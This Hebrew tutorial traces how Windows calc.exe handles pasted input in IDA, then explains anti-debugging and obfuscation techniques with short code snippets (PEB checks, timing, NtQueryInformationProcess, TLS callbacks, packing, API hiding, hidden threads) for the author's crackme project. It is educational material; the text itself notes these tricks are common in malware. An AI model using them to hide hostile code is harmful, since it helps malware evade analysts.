
**<u>דוגמה ל-Reversing פשוט</u>**

לאחר שהצטיידנו בקצת רקע, נוכל להתחיל לראות איך מתבצע תהליך Reversing טיפוסי במציאות. נניח שאנחנו רוצים להבין מה קורה במחשבון המובנה של ווינדוס כשאנחנו לוחצים על כפתור העריכה->הדבק. מן הסתם המחשבון צריך לתת לנו להדביק רק ערכים מספריים או דברים אחרים שמובנים לו.

נטען את *calc.exe* לתוך הדיסאסמבלר IDA (The Interactive Disassembler) כדי להתחיל לחקור אותו. IDA יבצע ניתוח אוטומטי של הקובץ ויספק לנו כל מידע שימושי שהוא מוצא. הניתוח האוטומטי למעשה מתחיל לסרוק קוד מנקודת הכניסה ומתפתח משם לפי ההסתעפויות השונות של הקוד. הוא שימושי מאוד מכיוון שהוא מסוגל לזהות פונקציות (על פי הקריאה אליהן), שימוש במשתנים, קריאות לפונקציות ווינדוס ועוד הרבה דברים.

IDA גם יוצרת בשבלינו מאגר String-ים שהיא מזהה על פי חוקים מסוימים כמו למשל העובדה שחלק מהם מסתיימים ב-Null Terminator (C-Strings). כשהניתוח יסתיים אנחנו נלקח אל נקודת הכניסה (*WinMainCRTStartup* במקרה הזה) ונוכל להתחיל לסייר את קוד האסמבלי משם.

אם נריץ את הקוד מנקודת הכניסה ונעקוב אחריו צעד-צעד באמצעות דיבאגר, נגלה שבסופו של דבר אנחנו מגיעים לפונקציה *WinMain* שהיא פונקציית ה-Main האמיתית של המחשבון. הנקודה *WinMainCRTStartup* היא בעצם רוטינת אתחול שה-Linker הכניס לתוכנה כדי לאתחל את הספריה הסטנדרטית של C (C Runtime Library) ולבצע משימות אחרות. לדוגמה, שם מאותחלים משתנים גלובליים שהערך שלהם הוא התוצאה של פונקציות שרצות לפני ה-main.



[ה-Main של calc.exe בווינדוס 7 כפי שנראה ב-IDA]

ל-IDA יש גם מנוע בשם F.L.I.R.T שמאתר באופן אוטומטי פונקציות ספריה סטנדרטיות או מקטעי קוד שקומפיילרים מוכרים יוצרים. התכונה הזאת יכולה לחסוך הרבה זמן שהיה יכול להתבזבז על חקירת דברים שאין להם קשר עם הרעיון האלגוריתמי המעניין שאותו אנחנו רוצים לחקור.

אם נגלול קצת למטה בקוד של *WinMain* נראה קריאה לפונקציה *RegisterClassEx* עם פרמטר מסוג *WNDCLASS* שמכיל בתוכו שדות שונים. אנחנו מבינים שמאותחל כאן החלון הגרפי הראשי של המחשבון ומוגדר ה-Class שלו. ניתן לראות גם ש-IDA כבר חסכה לנו עבודה ועקבה אחרי פרמטר ה-*WNDCLASS* כך שנוכל לראות איפה כל שדה שלו מאותחל: קצת לפני הקריאה ל-*RegisterClassEx* שדה ה-lpfnWndProcמוגדר להיות הכתובת של פונקצית ה-WndProc, אליה מגיעות ההודעות השונות של ווינדוס: לחיצות על כפתורים, הזזת עכבר ועוד. מבחינתו זהו מידע שימושי ביותר כי למעשה המחשבון מקבל הודעה על רוב הפעולות של המשתמש דרך הפונקציה הזאת.

אם נעבור להסתכל על הקוד שנמצא בכתובת הזאת, נוכל לראות בבירור שמתבצעת שם השוואה של פרמטר ה-Msg לקבועים שונים. מה שאנחנו מחפשים הוא ההודעה שמתקבלת כשנלחץ כפתור - *WM_COMMAND*, או 0x111 בבסיס הקסדצימלי. הבדיקה ל-111h לוקחת אותנו ל-*loc_E66389* . נזכור שבאוגר esi מאוחסן פרמטר ה-wParam שמכיל את ה-ID של הכפתור שנלחץ ונמשיך הלאה.

```
.text:00E61EED          mov     ecx, [ebp+Msg]
.text:00E61EF0          mov     edx, [ebp+hWnd]
.text:00E61EF3          mov     ebx, [ebp+lParam]
.text:00E61EF6          mov     esi, [ebp+wParam]
.text:00E61EF9          mov     [ebp+hWndNewOwner], edx
.text:00E61EFF          mov     [ebp+var_418], ebx
.text:00E61F05          cmp     ecx, 1Ah
.text:00E61F08          jbe     loc_E6217A
.text:00E61F0E          mov     eax, ecx
.text:00E61F10          mov     edi, 111h
.text:00E61F15          sub     eax, edi
.text:00E61F17          jz      loc_E66389
.text:00E61F1D          sub     eax, 6
.text:00E61F20          jz      loc_E6EB39
.text:00E61F26          sub     eax, 21h
.text:00E61F29          jz      loc_E62547
.text:00E61F2F          sub     eax, 194h
.text:00E61F34          jz      loc_E8714E
.text:00E61F3A          sub     eax, 134h
.text:00E61F3F          jz      sub_E6E9EF
```

[השורות הראשונות של ה-Window Procedure (WndProc)]

הקוד ב-*loc_E66389* מן הסתם מחליט מה לעשות לפי האוגר si (הכפתור שנלחץ), אבל כרגע אנחנו לא יודעים מה si יכיל כשנלחץ על כפתור ה"הדבק". במקום לנסות לברר את זה ידנית, נוח הרבה יותר פשוט לשים Breakpoint ב-loc_E66389ולהריץ. כשנלחץ על כפתור ה"הדבק" מתפריט העריכה, התכנית תעצור ונוכל לראות את התוכן של si ולהמשיך לעקוב אחרי הריצה של התכנית.

אחרי שעצרנו, נבצע Single-Step רק עוד מספר פעמים וכבר הגענו לקוד שנראה מעניין. נוכל לראות הרבה קריאות לפונקציות של ווינדוס, מתוכם גם *OpenClipboard* ו-*GetClipboardData*, כך שאנחנו בטוח במקום הנכון: כאן נקרא התוכן שהדבקנו מתוך ה-Clipboard. אם נלחץ Ctrl+V במקלדת נגלה שגם הוא מוביל לאותו מקום.

אם נמשיך לעקוב אחרי הקוד הזה נוכל לזהות בו פעולה שמשנה את סמן העכבר לאייקון IDC_WAIT (סמל טעינה) באמצעות *SetCursor*, קריאה לפונקציה פנימית מסוימת (שלה מועבר מצביע לתוכן שהדבקנו) ולאחר מכן שוב קריאה ל-*SetCursor*, שמחזירה את סמן העכבר למצב הרגיל. קל לנחש שאותה פונקציה שמקבלת את מה שהדבקנו היא הפונקציה האמיתית שמפרסרת ומבינה את אותו טקסט. נכנס אליה ונקבל קוד לא קצר שמכיל את הלוגיקה המעניינת.

כבר אפשר לזהות שיש כאן לולאה שעוברת תו אחרי תו על ה-String שהדבקנו, בעזרת *CharNext*. הפונקציה מקבלת כפרמטר גם מצביע לתו האחרון ומסיימת את הלולאה כשהיא מגיעה אליו.


בכל איטרציה, התו הנוכחי מושווה לערכי ה-ASCII של התווים שמסמנים שורה חדשה ( '\r', '\n') ורווח (' '). במידה ויש התאמה, יש דילוג לאיטרציה הבאה בלי עיבוד. אפשר להסיק מכך שהמחשבון בעצם מתעלם מכל התווים האלו: אם נדביק לתוכו טקסט כמו "1 2" המחשבון יבין זאת בדיוק באותה צורה אם היינו מדביקים "21". בנוסף, המחשבון מדלג על התו הנוכחי אם הוא שווה לפסיק - שאמור לשמש בתור מפריד ספרות. (לכן גם אם נדביק טקסט כמו "100,00,0,6,9" הוא יוצג נכון)

לאחר תנאי אחר מתבצעת קריאה לפונקציה פנימית אחרת, שלאחר מעבר עליה, אפשר לתרגם אותה לפסודו-קוד שמסביר בצורה ברורה מה היא עושה:

```
bool __stdcall CCalcHelper::IsValidOperand(unsigned __int16 a2)
{
  return a2 >= '0' && a2 <= '9' || a2 >= 'A' && a2 <= 'F' || a2 >= 'a' && a2 <= 'f'
}
```

כך למעשה המחשבון מוודא את המשמעות של התוכן שהדבקנו.

בהמשך הקוד מתפתח עוד קצת אבל זהו הרעיון; בקלות יחסית ובעזרת כלים מתאימים אפשר לנתח קוד של כל תכנית. המטרה של הטכניקות שיוצגו בהמשך היא להקשות על בני אדם לחקור קוד בצורה כזאת בעזרת טריקים שונים שמסבכים הכל בכוונה.



[מבט על של הפונקציה. הקווים מייצגים קפיצות בקוד. (כחול = לא מותנה, ירוק = התנאי מתקיים, אדום = התנאי לא מתקיים)]

**מבוא ל-Anti Reverse Engineering**

מי משתמש ב-Anti Reverse Engineering? קודם כל, תוכנות או משחקים של חברות גדולות מופצים לעתים בגרסאות Trial שמגבילות את השימוש בהן לזמן מוגבל, אבל למעשה כוללות את הפונקציונליות המלאה של התוכנה - לכן יש צורך להקשות את הבדיקות בתוכנה. אותו צורך קיים כשרוצים להחביא אלגוריתם סודי\מסחרי וכדומה. בנוסף, יוצרי וירוסים ותוכנות זדוניות תמיד רוצים להחביא את עצמם עד כמה שאפשר - במיוחד את הפעולות שלהם. לכן טכניקות כאלו נפוצות מאוד בתחום הזה.

אפשר לחלק את כל הטכניקות נגד Reversing לשני סוגים:

**Obfuscation** - "ערבול" הקוד, היא הפעולה של הפיכת קוד לכמה שפחות קריא ומובן לבני אדם: הכנסת קוד מיותר, הוספת שכבות של לוגיקה, שימוש בפקודות חלופיות או לא מכורות ועוד. באופן כללי המטרה היא לסבך כמה שיותר את הקוד באופן סטאטי כדי שאי אפשר יהיה להבין מה הרעיון האלגוריתמי הפשוט שמאחוריו.

**Anti Debugging** מתייחס יותר לפעולות שמתרחשות בזמן ריצה (בצורה דינאמית), והמטרה שלהן היא לזהות נסיונות חקירה, דיבאגרים ושימוש לא הוגן בתוכנה. פעולות כאלו כוללות גם בדיקות של סימנים שונים שמסגירים כלים מסוג מסוים.

קיימים Packer-ים ו-Obfuscator-ים שונים (חלקם מסחריים) שמבצעים טכניקות מהסוג הזה על קוד נתון בצורה אוטומטית ובעצם "עוטפים" ומחביאים אותו כדי לחסוך מהמתכנתים את העבודה הידנית. הבעיה היא שככל ש-Packer-ים כאלו נעשים מוכרים יותר, כך יותר אנשים מודעים לדרך העבודה שלהם ונכתבים Un-Packers ו-De-Obfuscators שמנסים לפענח את מה שניתן. זהו בעצם משחק של חתול ועכבר.

אך לפני שנתחיל להכנס לפרטים, חשוב להדגיש שהגנה אמיתית של תוכנה מפני Reversing נחשבת לקשה ביותר, אם לא בלתי אפשרית. בסופו של דבר, לא משנה כמה חזק אלגוריתם ההצפנה שלך או כמה סיבוכים יש בדרך, במוקדם או במאוחר הקוד האמיתי שלך ירוץ ויהיה אפשר להגיע אליו. חוקר מנוסה ונחוש מספיק תמיד יצליח לעקוף את כל הטריקים שלך. **אין הגנה של 100% נגד Reverse Engineering.**

## טכניקות נפוצות

### IsDebuggerPresent

הטכניקה הכי פשוטה, מוכרת וקלאסית לבצע Anti Debugging בווינדוס היא להשתמש בפונקציה *IsDebuggerPresent* שמספק לנו ווינדוס מתוך kernel32.dll. כמו שאפשר להבין מהשם, הפונקציה פשוט מחזירה true כאשר דיבאגר מחובר כרגע לתהליך הנוכחי. ברגע שנזהה דיבאגר נוכל להציג הודעת שגיאה או כל דבר אחר שעולה על רוחנו. איך הפונקציה הזאת עובדת? אם נפתח אותה ב-IDA נגלה שהתשובה די פשוטה:

```
KernelBase.dll:752338F0 kernelbase_IsDebuggerPresent proc near
KernelBase.dll:752338F0 mov     eax, large fs:18h
KernelBase.dll:752338F6 mov     eax, [eax+30h]
KernelBase.dll:752338F9 movzx   eax, byte ptr [eax+2]
KernelBase.dll:752338FD retn
KernelBase.dll:752338FD kernelbase_IsDebuggerPresent endp
```

הפונקציה בעצם מחזירה ערך מסוים בתוך מבנה מיוחד בשם Process Environment Block (PEB). המבנה הזה בדרך כלל שמור לשימוש פנימי של מערכת ההפעלה, אבל ממוקם באזור ייעודי בזיכרון שאפשר לגשת אליו בקלות בעזרת האוגר FS. ברגע שדיבאגר מתחבר לתהליך מסוים, אותו ערך משתנה מ-0 ל-1. אבל, השינוי הזה נעשה לצורך ייצוגי בלבד כך שאפשר לשנות את אותו ערך בחזרה ל-0 אם רוצים ובכך לעקוף את *IsDebuggerPresent*.

### קוד זבל

אחת מהטכניקות היעילות ביותר שעוזרות לבלבל את התוקף היא הכנסת קוד מיותר לגמרי שלא עושה שום דבר מועיל, במקומות אסטרטגיים בקוד. אפשר לעשות זאת בעזרת Inline Assembly בשפת C/C++:

```
152     // TODO: critical checks here
153     PasswordVerifier *passwordVerifier = new PasswordVerifier();
154     _asm
155     {
156         push eax
157         mov eax, 50h
158         and eax, ebx
159         shr eax, 2
160         pop eax
161     }
162     passwordVerifier->InputParameters(this, password, hInstance, (DWORD)handle);
163     delete passwordVerifier;
```

יש לשים לב שאסור שאותו קוד ישנה ערכים של אוגרים בצורה כזאת שיפריעו לריצה הרגילה של התכנית. לכן, אם נרצה לשנות אוגר מסוים בדרך כלל גם נשחזר את הערך המקורי שלו לאחר מכן. (מצד שני, מהלכים כמו שמירה ושחזור של ערכים בצורה כזאת מסגירים מאוד מהר את קוד הזבל)

**הצפנת String-ים**

String-ים הם אחד הדברים הכי שימושיים בשביל חוקרים משום שהם בדרך כלל נותנים רמזים משמעותיים לגבי השימוש שלהם. לדוגמה, אפשר לחפש אחרי הודעות טקסט שונות שמוצגות למשתמש (למשל "Correct", "Incorrect") ובכך להגיע לקטעי קוד רלוונטיים. כלים כמו IDA יודעים לסרוק את הקוד בחיפוש אחרי התייחסויות ל-String-ים האלה (Cross-References) וכך עבודת החוקר נעשית הרבה יותר קלה.

לכן, טכניקה פופולארית היא לשמור את המחרוזות בתוך הקובץ כאשר הן מוצפנות או מוסתרות בצורה כלשהיא, ואז לפענח אותן בזמן ריצה לפני שמשתמשים בהן. כך אי אפשר לחקור את התוכנה באופן סטאטי וחייבים להריץ אותה ולתת לה לפענח את המחרוזות כדי לראות מה היה התוכן המקורי שלהן. טכניקת ההסתרה לא חייבת להיות מורכבת במיוחד (היא גם יכולה להיות די פשוטה, כמו XOR) - מה שחשוב הוא שהמחרוזות המקריות לא יקפצו לעין במבט על הקוד ולא יהיה פשוט להסיק מה היה התוכן המקורי, אלא באמצעות דיבאגר או אוטומציה כלשהיא.

**זיהוי Software Breakpoints**

כאמור, נקודות עצירה מהסוג הפשוט מתבססות על הוראות int 3 שמושתלות בקוד על ידי הדיבאגר. כדי לזהות את ההשתלה הזאת ניתן לסרוק את אזור הקוד בזמן ריצה ולחפש אחר ההוראה int 3 (בשפת מכונה) - בדרך כלל 0xCC. במידה ונמצא בייט (Byte) עם התוכן הזה כנראה שאנחנו תחת דיבאגר. עם זאת, סריקה כזאת בהחלט יכולה להוביל להרבה False Positives, כלומר, אזור הקוד של התוכנה שלנו יכול להכיל 0xCC במקומות לגיטימיים אחרים. לכן כשממשים טכניקה כזו עדיף לסרוק שטח קטן יחסית של זיכרון בו אנחנו יודעים שלא אמור להיות 0xCC.

**טיימינג**

בדרך כלל כאשר תהליך רץ מתחת לדיבאגר הוא רץ לאט יותר מאשר במצב הרגיל שלו. למשל, אם נבצע עצירה ב-Breakpoint, נחכה קצת ואז נמשיך את הרצת הקוד, למעשה יעבור זמן גדול מאוד (יותר מחצי שנייה). אפשר למדוד את הפרש הזמנים הזה על ידי בדיקת הזמן הנוכחי בחלקים שונים בתוכנה. אם נמדוד הפרש גדול מדי - סימן שמישהו מדבג אותנו.

בווינדוס, ניתן לקבל את מספר אלפיות השניה שעברו מאז עליית המערכת בעזרת GetTickCount (מ-kernel32.dll). אבל החסרון בשימוש בפונקצית ווינדוס כזאת הוא שהיא בולטת יחסית בקוד וקל לזהות אותה על פי השם.

דרך אחרת למדוד זמנים היא להשתמש בהוראת האסמבלי rdtsc - Read Time Stamp Counter. ההוראה למעשה טוענת את מספר **מחזורי השעון** שעברו מאז הפעלת המעבד אל תוךEDX:EAX ולכן בעלת רזולוציה גבוהה מאוד. למרות זאת, במחשבים עם מספר ליבות ערך זה עלול להיות לא מדויק

מספיק מבחינת סנכרון. עוד חסרון של השיטה הזאת הוא שהוראת rdtsc נחשבת די חשודה באופן יחסי ולכן כדאי להסתיר אותה היטב בקוד.

**NtQueryInformationProcess**

דרך נוספת לזיהוי הימצאות של דיבאגרים בווינדוס הוא באמצעות פונקצית ה-kernel NtQueryInfomrationProcess, שמחזירה לנו מידע לבחירתנו על תהליך מסוים. הפרמטר השני של פונקציה זו קובע את סוג המידע שאנו מעוניינים לקבל, כאשר ProcessDebugPort הוא אפשרות אחת (מתוך חמש). נבקש לקבל את המידע הזה ואם נקבל ערך שונה מאפס, נדע שמחובר דיבאגר לתהליך שלנו.

```
DWORD debugger_port = -1;
call_NtQueryInformationProcess(GetCurrentProcess(), ProcessDebugPort, &debugger_port, sizeof(DWORD) , NULL);
```

יש לשים לב לכמה דברים חשובים לגבי הפונקציה הזו: קודם כל, היא מיוצאת ישירות מ-ntdll.dll בלבד והיא פונקציה פנימית של מערכת ההפעלה; תכניות משתמש רגילות (ring 3) לא אמורות להשתמש בה מכיוון שהיא עלולה להשתנות בין גרסאות מערכות הפעלה. שנית, פונקציה זו מהווה יתרון ניכר על פני IsDebuggerPresent שהוזכרה קודם מכיוון שהיא מתבססת על מידע שמגיע מהקרנל עצמו. לכן, הדרך היחידה לעקוף את השימוש בפונקציה הזו באופן כוללני תהיה לנטר כל קריאה לפונקציה הזו ולדאוג שתחזיר ערך שקרי (Hooking).

**TLS Callback**

Thread Local Storage (TLS) הוא מנגנון של ווינדוס שמאפשר לכל Thread שרץ במקביל בתכנית לנהל ולשמור מידע לוקאלי לאותו Thread. אותו מנגנון גם מאפשר יצירה של TLS Callback - רשימת פונקציות ייחודיות שנכתבות בתוך קובץ ה-PE במקום יעודי ונקראות כאשר Thread חדש נוצר, למשל. מה שמעניין בפונקציות האלו הוא שהן נקראות לפני ה-Entry Point כפי שנכתב ב-PE Header.

כלי Reverse Engineering רבים לוקחים את המשתמש אל ה-Entry Point של התכנית המנותחת בתור נקודת ההתחלה של הסיור. בנוסף, די נפוץ לשים Breakpoint בתחילת פונקצית ה-Main כדי להתחיל לחקור קוד מסוים. לכן חוקר שלא מודע לטכניקה הזו עלול להריץ את התכנה תוך מחשבה שהוא שולט על הזרימה של התכנית למרות שהוא לא.

TLS Callback היא למעשה פונקציה מוסתרת בה ניתן לממש טכניקות אנטי דיבאגינג נוספות. עם זאת, כלים כגון IDA יודעים לזהות את ה-TLS Callback כאחת מנקודות הכניסה האפשריות (למרות שה-Main עדיין ישאר נקודת הכניסה העיקרית שאליה ילקח המשתמש) ומרגע שהטכניקה זוהתה זוהי רק עוד פונקציה רגילה מבחינת החוקר.

**אריזת הקוד**

"אריזה" של קוד (Packing) היא כנראה הטכניקה הכי פופולארית בתחום והיא כוללת החבאה של התוכנה המקורית בתוך תוכנה קטנה אחרת שלמעשה משמשת כמקפצה לקוד האמיתי. לעתים התוכנה העוטפת מבצעת פענוח כלשהוא של הקוד האמיתי לפני הריצה. בצורה הזאת ניתוח סטטי יכול להפוך ללא מעשי ויש צורך להריץ את התוכנה עד לנקודה שבה הקוד המקורי כבר מפוענח ואז לבצע Dump.

הדרכים לאחסון הקוד המקורי מגוונות: אפשר, לדוגמה, לאחסן אותו בתוך חלק ה-Resources של ה-PE, כחלק מהקוד הרגיל, ב-Section חדש לגמרי ועוד. לאחר מכן ניתן ליצור תהליך חדש ולכתוב לתוכו את הקוד המפוענח (בעזרת CreateProcess ו-WriteProcessMemory) או להשתמש בתהליך הנוכחי.

אלגוריתם הקידוד והפענוח יכול להיות אלגוריתם דחיסה מוכר (כמו למשל אחד מאלה שמשומשים בפורמט ZIP) אבל כמובן שניתן לעשות זאת גם בצורות הרבה יותר מתוחכמות.

**ערבול קריאות API**

שמות של פונקציות יכולות לרמוז הרבה מאוד לגבי כוונות התוכנה. כמו שראינו בדוגמה של calc.exe, ברגע שראינו קריאה ל-GetClipboardData היה די ברור מה קורה כאן. הסיבה שהשמות האלו מזוהים היא שהם מגיעים מתוך ספריות דינאמיות (DLL) ולכן כתובים בפירוש בתוך ה-Import Table של ה-PE. כשישנה קפיצה לאחת מהפונקציות המיובאות יש קישור בעצם ל-IAT, ו-IDA יודעת לזהות זאת באופן אוטומטי.

דרך אחת להחביא את הקריאות לפונקציות של מערכת ההפעלה היא להשתמש ב-Dynamic Loading, כלומר לקרוא ל-GetProcAddress ו-LoadLibrary שימצאו לנו בעצמן את הכתובת של הפונקציה שאנחנו רוצים לקרוא לה בזמן ריצה - מתוך ה-Export Table של ה-Module המתאים. כך ניתן להצפין גם שמות של פונקציות. אם רוצים אפשר אפילו לממש ידנית את GetProcAddress וכך אפילו אותה לא יהיה קל לזהות.

```
static DWORD __forceinline call_GetWindowText(HWND hWnd, LPCWSTR buffer, DWORD size)
{
    HINSTANCE module = call_LoadLibrary(STR_USER32);
    get_window_text_func f  = (get_window_text_func)get_proc_address(module, str_getWindowText);
    return f(hWnd, buffer, size);
}
```

דרך שניה להחביא קריאות לפונקציות היא לממש אותן ידנית או פשוט להעתיק את הקוד שלהן ולמעשה להכיל אותן באופן סטאטי כחלק מהתוכנה עצמה. יש לשים לב שבמקרה של Windows DLLs זה קצת בעייתי כי הקוד המדויק תואם את גרסת מערכת ההפעלה המדויקת שמותקנת באותו מחשב, ולכן עלולות להיות בעיות תאימות. בנוסף, יש צורך לעקוב אחרי כל ה-dependencies של אותה פונקציה מועתקת ולהעתיק גם אותן.

**נסתר Thread**


באופן מפתיע, ה-API של ווינדוס כולל את האפשרות לייחס ל-Thread מסוים תכונה שגורמת לו להיות מוחבא מהדיבאגר: הודעות או חריגות מאותו Thread לא יועברו אל הדיבאגר והוא לא יופיע ברשימת ה-Thread-ים הקיימים. באופן כללי אפשר לומר שאותו Thread למעשה לא יהיה קיים מבחינת הדיבאגר. כדי לאפשר את התכונה הזאת נקרא ל-NtSetInformationThread עם Handle ל-Thread הרצוי בצירוף הערך 0x11 - *HideThreadFromDebugger*:

```
junk_3();
call_NtSetInformationThread(call_GetCurrentThread(), HideThreadFromDebugger, 0, 0);
small_junk_2();
```

## חלק שני - הפרויקט שלי וטכניקות נוספות

הפרויקט שלי הוא ביסודו תוכנה קטנה עם ממשק משתמש גרפי (GUI) שמבקשת מהמשתמש לפתוח קובץ. כשהמשתמש עושה את זה, קופצת למסך הודעה שמבקשת סיסמה כדי להמשיך. מהנקודה הזו ואילך האתגר הוא לעקוף את הטריקים השונים שהשתמשתי בהם בתוכנה ולגלות את הסיסמה תוך שימוש בכלי הנדסה לאחור.

בתוכנה שלי מימשתי את כל הטכניקות הנפוצות נגד דיבאגינג שהזכרתי מקודם וגם עוד טריקים מגוונים אחרים שיכולתי לחשוב עליהם.



כתבתי את התוכנה שלי ב-C++ עם Visual Studio 2012. חלק מהקוד שמממש טכניקות נגד דיבאגרים כתוב בכל זאת בסגנון של C בגלל סיבות של נוחות.

הקבצים הראשיים של התוכנה שלי הם:

- **main.cpp** - פונקצית ה-Main: אתחול החלון הראשי ולולאת ההודעות של ווינדוס
- **main_form.cpp** - החלון הגדול והראשי שאחראי לטיפול בגרפיקה הראשית. החלון הראשי גם יוצר ומציג גם את ההודעה של הסיסמה כשהמשתמש לוחץ על "Open file".
- **code_form.cpp** - חלון ה-"Permission Denied" שמבקש סיסמה. מטפל באינטראקציה עם המשתמש בדומה לחלון הראשי.
- **password_verifier.cpp** - ה-Class שאחראי לבדיקת הסיסמה שהמשתמש מכניס בחלון הסיסמה. חלק זה הוא קריטי ולכן משתמש בכמות גדולה יחסית של טכניקות הסתרה.
